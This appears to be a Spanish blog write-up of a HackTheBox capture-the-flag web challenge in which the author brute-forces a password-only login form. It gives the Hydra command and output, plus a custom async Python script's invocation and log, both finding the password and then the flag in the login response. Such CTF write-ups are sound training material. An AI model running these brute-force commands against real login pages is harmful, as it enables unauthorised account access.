
Lernaean Writeup HackTheBox Web Challenge

2019-11-28

La descripción del reto es la siguiente:

Your target is not very good with computers. Try and guess their password to see if they may be hiding anything!

Con esta descripción podemos entender que podemos adivinar la contraseña, por lo que debería de estar en un diccionario de las contraseñas mas utilizadas. Por este motivo se realizará un ataque de fuerza bruta, para realizarlo podemos usar tres herramientas diferentes: Hydra, Burp Suite y un script propio.



{:height= width="100%"}

Si analizamos la web se puede ver que solo es necesario introducir la contraseña, lo que hará que el ataque por fuerza bruta menos costoso en tiempo de ejecución. Si analizamos la petición que se realiza con el login, ya sea con Burp, Wireshark o el propio navegador vemos que unicamente se envía el campo *password* y como respuesta recibimos la misma web pero con un *Invalid password!*.

Si se realiza el ataque con Hydra, sería necesario indicar los siguientes argumentos:

```
hydra -l admin -P 10-million-password-list-top-10000.txt docker.hackthebox.eu http-post-form "/:password=^PAS
```

Con lo que obtendríamos una salida similar a esta indicando que la contraseña es *leonardo*.

```
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-11-28 15:17:33
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000 login tries (l:1/p:10000), ~625 tries per task
[DATA] attacking http-post-form://docker.hackthebox.eu:32345/:password=^PASS^:Invalid password!
[STATUS] 788.00 tries/min, 788 tries in 00:01h, 9212 to do in 00:12h, 16 active
[32345][http-post-form] host: docker.hackthebox.eu   login: admin   password: leonardo
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-11-28 15:19:42
```


Si se realiza el ataque con el script propio, que puede encontrase en el siguiente repositorio

```
python3 bruteforce_post_async.py  http://docker.hackthebox.eu:31658/ 'Invalid password!' -l admin -P 10-milli
```

Se obtendría la siguiente salida:

```
DEBUG - bruteforce_post_async - bound_fetch - Trying 1395/10001: user: "admin", pass: "lancer" -> Fail
DEBUG - bruteforce_post_async - bound_fetch - Trying 1401/10001: user: "admin", pass: "siemens" -> Fail
DEBUG - bruteforce_post_async - bound_fetch - Trying 1403/10001: user: "admin", pass: "minnie" -> Fail
DEBUG - bruteforce_post_async - check_regex_response - EXITO
WARNING - bruteforce_post_async - bound_fetch - Trying 1404/10001: user: "admin", pass: "leonardo" -> Succe
```

Si introducimos como contraseña *leonardo* en el login vemos que nos muestra la siguiente pantalla:



{:height=
width="100%"}

Parece que algo no estamos viendo, por eso volvemos a realizar el proceso de login pero en esta ocasión capturamos todos los paquetes que recibimos, ya sea con Burp, Wireshark o el navegador, y veríamos que en la respuesta el POST con el login viene el flag que buscamos, como podemos ver a continuación:

{:height= width="100%"}

Cabe destacar que se ha calculado los tiempos de ejecución para ambos y han sido los siguientes:

- Tiempo de ejecución de hydra: 1m33,668s
- Tiempo de ejecución de script: 0m4,643s

Esto se debe a que mi script manda peticiones asíncronas en bloques de 1000. Posiblemente Hydra también se pueda configurar para que aumente las conexiones paralelas, pero en esta ocasión se han dejado por defecto.